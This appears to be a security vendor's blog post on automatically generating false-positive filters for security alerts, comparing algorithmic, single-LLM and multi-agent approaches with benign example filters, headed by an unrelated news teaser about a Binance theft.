Login

Binance Probes DevOps Engineer’s Hacked Laptop After $6.3B Theft
Binance probes a DevOps engineer’s hacked laptop after a $6.3 billion theft linked by researchers to North Korean hackers, and promises to cover all customer losses.

A modern organization protects its information systems with a whole suite of technologies that generate thousands of security alerts every day. Looking at these alerts in bulk, you’ll see that a significant share are false positives. Ideally, these alerts would be filtered out automatically so that analysts could focus on the ones that may point to a real incident. However, writing filters is a time-consuming task in itself. To create a correct filter, an analyst needs to:
This post looks at how filter creation itself can be automated to reduce analyst workload.
In the context of security alerts, a filter is a combination of event field values that marks a detection as a false positive and not worth the analyst’s attention. Filters can be generated for any combination of event fields, but not every combination yields a valid filter. That’s why we need to define validity criteria: conditions showing that a specific filter actually removes noise and doesn’t suppress useful alerts.
Detection rules in security systems typically contain a set of conditions, and each of them can generate an alert. A specific event triggers a given fragment of a detection rule. The set of events that a given fragment responds to is what we’ll call its context. A good filter should cover the entire context where possible, without going beyond it. Filters that are too broad or too narrow are useless. For example, a filter based solely on PowerShell would exclude too many events, including some that deserve the analyst’s attention. Most of the filtered events would also be unrelated to the rule in question. A filter on a specific ID, on the other hand, would cover only one event, which may never recur.
We can run into a number of problems when creating filters. First, events often contain an excessive number of fields (around 400 on average), and most of them aren’t needed for filtering. At the same time, generating and ranking combinations of these fields is also fairly resource-intensive. So, the first step is to discard the irrelevant fields and keep only those worth using in the filter. For example, out of 400 fields in an event, four may be enough for filtering.
Another problem is string normalization. Field values (for example, the path to the same application on different systems) can vary depending on system settings, user folder names, and so on. For a filter to account for all these variations, the strings must be normalized. For file paths, in particular, you can replace the drive letter and user folders with standard environment variables and convert all paths to a single case.
Finally, if a filter completely mirrors the query of a detection rule, it effectively disables that rule. To fix this, remove the event fields used in the detection rule from the filter. For example, if a rule triggers on a file path, there are two ways to filter out unwanted alerts:
file_path: ".../something.exe", you can set up a filter that excludes events with the user/unique_files/ directory in the file path.Given the problems described above, automatically generating filters for security alerts should consist of the following steps:
For example, consider an event described by the following JSON:

After generating and ranking the combinations, we got three filters based on file paths:
processcmdline:("nodejs\\node.exe" AND "*****\\appdata\\roaming\\npm\/node_modules\/pi-coding-agent\/dist\/cli.js")
file_path:"*****/.pi\\agent\\bin\\fd.exe"
processcmdline: "programfiles\\nodejs\\node.exe"
The last filter turned out to be too broad, but the analyst marked the other two as valid.
The algorithmic approach to filter generation has several advantages. First, it’s simple and deterministic: the same alert always produces the same result. Second, it’s interpretable, meaning we can see why a given combination ranked near the top of the list and why a particular field didn’t make it into the list of candidate fields at all. Third, the stages of the process are independent of each other, so individual steps can be improved and tuned without the risk of breaking the algorithm elsewhere. Finally, it has no external dependencies or models, which makes it easy to deploy in any customer environment.
However, it also has drawbacks. The first is its dependence on context. If there’s no context for some reason — for example, the rule’s first-ever trigger — a filter can’t be created. The second problem is string normalization. There’s a high chance of running into atypical cases that the normalization rules don’t cover. Often such cases can’t be described correctly at all, because they contradict each other.
These problems can be solved with large language models (LLMs). When an LLM generates the filters, no context is needed, because the LLM doesn’t iterate over or rank combinations. The LLM also takes a more flexible approach to string normalization, including non-standard cases. That said, an LLM doesn’t have to be involved at every stage of the generation process. We decided to keep the algorithmic solution where it works well. For example, a simple algorithm selects suitable fields without errors, so we didn’t move this stage to the model.
The LLM-based filter generation looks like this:

The input is still an alert containing an event with 400 fields, plus the rule that triggered on that event. Then an algorithm selects the most suitable fields for the filter. Next, the LLM processes the input — the event, the selected fields, and the detection rule — and generates three filter options along with an explanation for them. The explanation helps the analyst understand why these particular filters were suggested and make an informed choice.
Consider the following event in JSON format:

The LLM suggested three filter options that all contain the same command line fragment:
file_path: "\\WindowsPowerShell\\powershell.exe" AND filecmdline: "Get-VM -Name kafka\*"
filecmdline: "Get-VM -Name kafka\*"
filecmdline: "kafka*"
As in the previous example, two of the three output filters were valid. The last one was too broad to be usable. The analyst chose the first filter with minor edits:
file_path: "powershell.exe" AND filecmdline: "Get-VM -Name kafka\*"
Using an LLM solved the problems of purely algorithmic filter generation: dependence on context and errors in string normalization. However, the single-request approach had its own drawbacks. First, it had no output validation. The LLM returned filters as-is, with no syntax check and no way to correct errors. Second, unlike in the algorithmic version, all filter generation tasks were handled by a single system prompt. As a result, a minor fix in one place could break the logic in another.
To address the problems of generating filters with a single model and a single system prompt, we tried distributing the tasks across different LLM agents. In this version, we brought in agents as early as the stage of selecting relevant fields. The chain includes four agents in total:
For the following JSON event, the agents produce three valid filters based on the file path.

The filters differ in the additional parameters that support the detection:
file_path:"sysvol\\domain\\scripts\\logon.bat"
file_path:"sysvol\\domain\\scripts\\logon.bat" AND file_md5:"0x7..6E"
autorun_entry: "Group Policy\\State" AND file_path: "SYSVOL\\domain\\scripts\\logon.bat"
LLM agents give us a system that can validate and correct filters. Its modular architecture also lets us tune and improve different stages of generation independently. However, this approach makes more LLM calls than the previous ones, so the system is slower. It also depends on access to a model, which may not be available in the organization’s isolated environment.
To evaluate how well the filter generation system works, we use two main metrics:
